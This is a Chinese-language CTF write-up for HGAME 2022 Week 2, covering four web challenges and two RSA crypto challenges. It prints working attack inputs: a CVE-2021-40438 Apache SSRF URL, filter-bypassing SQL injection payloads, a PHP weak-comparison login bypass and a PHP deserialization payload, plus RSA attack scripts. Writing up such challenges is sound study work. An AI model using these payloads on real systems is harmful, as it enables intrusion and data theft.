HGAME 2022 Week2 writeup by cl1ng

HGAME 2022 Week2 writeup by cl1ng
- web
  - Apache!
  - webpack-engine
  - Pokemon
  - 一本单词书
- Crypto
  - RSA Attack
  - RSA Attack 2

web

Apache!

f12看源码可以得到提示

下载过来的是几个配置文件。

docker-compose:

```yaml
version: "3.8"
services:
  apache:
    image: httpd:2.4.48-alpine
    volumes:
      - ./static:/usr/local/apache2/htdocs
      - ./httpd.conf:/usr/local/apache2/conf/httpd.conf
      - ./httpd-vhosts.conf:/usr/local/apache2/conf/extra/httpd-vhosts.conf
    links:
      - internal.host
    depends_on:
      - internal.host
    ports:
      - 60010:80

  nginx:
    image: nginx:alpine
    container_name: internal.host
    volumes:
      - ./default.conf:/etc/nginx/conf.d/default.conf
```

apache:

```
<VirtualHost *:80>
    ServerAdmin webmaster@summ3r.top
    DocumentRoot "/usr/local/apache2/htdocs"
    ServerName dummy-host.example.com
    ServerAlias www.dummy-host.example.com
    ErrorLog "logs/dummy-host.example.com-error_log"
    CustomLog "logs/dummy-host.example.com-access_log" common
    <Location /proxy>
      ProxyPass https://www.google.com
    </Location>
</VirtualHost>
```

nginx:


```
}

location = /flag {
    return 200 "hgame{xxx}";
}
```

有两个服务，一个apache一个nginx,并且apache链接到了nginx服务。

构造的URL中要有`/Proxy`,flag在`/flag`中，再根据CVE-2021-40438构造出URL：

`/proxy/?unix:{A*5000}|http://internal.host/flag`

webpack-engine




可以找到源码，base64解码两次就可以得到flag。

Pokemon


查看源码可以得到提示：`/index.php?id=1`，一开始以为注入点在`id`这里，搞了很久没出来，后来发现`id`输入`1,2,3`以外的值跳转到error的页面，`code`才是注入点。

空格可以用`%0B`代替，`union`等可以用嵌套的写法绕过，`=`可以用`like`或者`regexp`替代


查库名：`?code=1%0Bununionion%0Bselselectect%0Bdatabase(),1`



查表名：`?code1%0Bununionion%0Bselselectect%0Bgroup_concat(table_name),1%0Bffromrom%0Binfoorrmation_schema.tables%0Bwhwhereere%0Btable_schema%0BREGEXP%0B%27pokemon%27`



查字段：`?code=1%0Bununionion%0Bselselectect%0Bgroup_concat(column_name),1%0Bffromrom%0Binfoormation_schema.columns%0Bwhwhereere%0Btable_name%0Blike%0B%27fllllllllaaaaaag%27`



最后：`?code=1%0Bununionion%0Bselselectect%0Bflag,1%0Bffromrom%0Bfllllllllaaaaaag`

一本单词书

查看源码后得到提示，下载过来是源码。

```php
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    if (!isset($_POST['username']) || !isset($_POST['password'])) {
        return;
    }

    if ($_POST['username'] != 'adm1n') {
        die(alert('username or password is invalid'));
    }

    if (is_numeric($_POST['password'])) {
        die(alert('密码不能设置为纯数字，我妈都知道(￣△￣；)'));
    } else {
        if ($_POST['password'] == 1080) {
            $_SESSION['username'] = 'admin';
            $_SESSION['unique_key'] = md5(randomString(8));
            header('Location: index.php');
        } else {
            die(alert('这你都能输错？'));
        }
    }
}
```

`username`要等于`adm1n`，`password`不能是纯数字，并且要等于1080,考的是php弱比较，`password=1080p`即可登录。

登陆进去之后的逻辑大致如下：在刚加载时会生成一个文件，输入单词和翻译之后，会在单词和翻译之间加一个`|`，写入文件中，点击按钮，页面重新加载，从文件读出数据，根据`|`来生成键值对，最后输出。

```
encode:
function encode($data): string {
    $result = '';
    foreach ($data as $k => $v) {
        $result .= $k . '|' . serialize($v);
    }

    return $result;
}
```

encode函数会将后面的数据先进行一次序列化。

```
decode:
function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = \strlen($data);
    while ($offset < $length) {
        if (!strstr(substr($data, $offset), '|')) {
            return [];
        }
        $pos = strpos($data, '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));
```

```
            $result[$varname] = $dataItem;
            $offset += \strlen(serialize($dataItem));
        }
        return $result;
    }
```


要触发反序列化漏洞，要在前半个数据上构造，

单词中填入`1|O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}`，翻译中填入`1`：

Crypto

RSA Attack

可以用yafu分解n:




```
import gmpy2
from libnum import s2n, n2s
e = 65537
n = 700612512827159827368074182577656505408114629807
c = 122622425510870177715177368049049966519567512708

p =  715800347513314032483037
q =  978782023871716954857211
```

```
d = gmpy2.invert(e,(p - 1) * (q - 1))

print('d = ', d)

m = pow(c, d, n)
print(n2s(int(m)))
```


```
cl1ngm@ubuntu:~/CTF-crypto/week2$ python3 de.py
d =  53662276738918384812236041747256247902056332383 3
b'hgame{SHorTesT!fLAg}'
```

RSA Attack 2

```
import gmpy2
from libnum import s2n, n2s

flag = ''
# task1:
e = 65537
n1 =
14611545605107950827581005165327694782823188603151768169731431418361306231114985
03777591746143392530805439697080969080407398583537646462986060971029218136860061
86265904984918504045034434142414554873044834489233787742246571570915423865350 51
41605904184985311873763495761345722155289457889686019746663293720106874227323699
28827779429220895717244652342059639111489155953781102947315012364162410810367651
67544494928051266425527512783096348467776360421141359905162459075173773201900914
00729277307636724890592155256437996566160995456743018225013851937593886086129131
351582958811003596445806061492952513851932238563627194553
c1 =
96507580355493298866427181643918380232881201369420374132076310537603691258499503
16476723484681113104236808581019906700670653062375961216648843536799876895323054
37801346923070145524106271337770666947677115752724993307387122132705797012726237
07355066941911004630825740848453506351567806677681017211510981429273346928022 97
11494110645562250012873991413061360817224710750324230796929083802671602141437205
16748000734987068685104675254411687005690312116824966036851568223828884335112144
63726809039715853293714112265407595273005233157398070113637821200295671929519273
39556733152342740645199576701998951005086235 61838510479
n2 =
20937478725109983803079185450449616567464596961348727453817249035110047585580142
82355128957714595812712158679287850938608517845217111245589042947445779721920282
70308842622730613347524934967979353466315098066855891796183674539927497533182738
34113016237120686880514110415113673431170488958730203963489455418967544128619234
39491582039290842297407593275183801218554296884269182420320651779569389386394510
06619409884556959235117773065664193733940919073494316866464855163255754949026823
37518438042711296437513221448397034813099279203955535025939120139680604495486980
76591089243828494545073337515693386315080836979683089 2363
c2 =
11536506945313747180442473461658912307154460869003392732178457643224057969838224
60105983686088371845998600310697037577844372574860708562093878771408132131581714
44141155899522374924484834389103788653592395751693261166680304632758176098276260
48962304593324479546453471881099976644410889657248346038986836461779780183411686
26075677671172057705331950469137355010752529656093646743528381249339648667817802
02924333658980325970273388760451827434928318141756738341983453375140655963964777
09839868387265840430322983945906464646824470437783271607499089791869398590557314
71309467420826176129989470577251344094813942901142594 8090
```

```
p = gmpy2.gcd(n1, n2)
#print('gcd(n1, n2):\n', p)

q1 = n1 // p
q2 = n2 // p

#print('q1 is:\n', q1)
#print('q2 is:\n', q2)

d1 = gmpy2.invert(e,(p - 1) * (q1 - 1))
d2 = gmpy2.invert(e,(p - 1) * (q2 - 1))

m1 = pow(c1, d1, n1)
print(n2s(int(m1)))

m2 = pow(c2, d2, n2)
print(n2s(int(m2)))
#hgame{RsA@hAS!a&VArIETY?of.
flag = flag + str(n2s(int(m1))).strip('b\'')

# task2:
e = 7
n =
14157878492255346300993349653813018105991884577529909522555551468374307942096214
96460417273438191305127374522829393083231448346692252924095899489769747593986702
55613480427259196635469490150246939526419364818415527514846041230971480718004166
08762258562797116583678332832015617217745966495992049762530373531163821979627361
20092154422357817071874134824201216411559377770090395440910311009292157882104893
33468932128050716822355758137241139783415928859577673775874922027401859708286297
67501662195356276862585025913615910839679860669917255271734413865211340126544199
76062844505413166148418487667962694636075300951263434953 7
c =
10262871020519116406312674685238364023536657841034751572844570983750295909492149
10150086980641860373218135008257644759476658757235024667544550893157767015829555
86412195827293455816974482311163180804561125167007179847316559007263881858669059
89088504004805024490513718243036445638662260558477697146032055765285263446084259
81456019754901804409993515835193188515761652723528322906614539096409492900705694
63320513644745284539709042510506056315148690078906 25

i = 0

while 1:
    m, b = gmpy2.iroot(c + i * n, e)
    if b:
        print(n2s(int(m)), '\ni = ',i)
        break
    #print('i = ', i)
    i += 1

#AttacK^mEThodS^whAT:other!A
flag = flag + str(n2s(int(m))).strip('b\'')

#task3:
```

```
n =
188195091881062303634448133504681620561644346427294046329830825182253880695447773745441423176128584483453441373722229880333665280862366352137562278166108650459243572321887689136421584486033463304625356961217396227022005403441054641266954320117391815312175829498049395557207004573505128983223765918131353119219045803383402035695826818892434524953638495589559471249752937365094264004600839810788461387400506349068244386897127483243368787916226769743418146910412622806042773578898922117171243193296660528100291311722299307234779814687613695167717202505717130279720649749998021680179462747363831480018659297192481590757291
e = [2519901323,3676335737]

c =
[323077972622554487253144116900930707207375457876188838798340320636454845149673651390546038190792810731003008634658935110580902859965030353960758140762781979794433739860140051056099246245504845132659399359508980015034299902187473474806669296236265054003600207374876650934764981813930436391408387991892987357770632359962803161864179307401830452124346048755136482329968505251885268570668780020950527742686914005105699624288213261625669518887078263431036297315376669828623589468968663966708724518031142808467095727797805584822233937594759991036077045106183322537105038575610256136325926829315522281501714238462038753448701,940818595622279161439836719641707846790294650888799822335007385854166736459283129434769062995122371073636785371800857633841379139761091890426137981113087519934854663776695944489430385663011713917022574342380155718317794204988626116362865144125136624722782309455452257758808172415884403909840651554485364309237853885251876941477098008690389600544398998669635962495989736021020715396415375890720335697504837045188626103142204474942751410819466379437091569610294575687793060945525108986660851277475079994466474859114092643797418927645726430175928247476884879817034346652560116597965191204061051401916282814886688467861]

c1 = c[0]
c2 = c[1]

e1 = e[0]
e2 = e[1]

s = gmpy2.gcdext(e1, e2)

s1 = s[1]
s2 = s[2]

if s1 < 0:
    s1 = -s1
    c1 = gmpy2.invert(c1, n)

elif s2 < 0:
    s2 = -s2
    c2 = gmpy2.invert(c2, n)

m = pow(c1, s1, n) * pow(c2, s2, n) % n
print(n2s(int(m)))
#ttACK|METHOdS~do@you_KNOW}
flag = flag + str(n2s(int(m))).strip('b\'')
print(flag)
```


cl1ngm@ubuntu:~/CTF-crypto/rsa attack 2$ python3 de.py
b'hgame{RsA@hAS!a&VArIETY?of.'
b'hgame{RsA@hAS!a&VArIETY?of.'
b'AttacK^mEThodS^whAT:other!A'
i = 0
b'ttACK|METHOdS~do@you_KNOW}'
hgame{RsA@hAS!a&VArIETY?of.AttacK^mEThodS^whAT:other!AttACK|METHOdS~do@you_KNOW}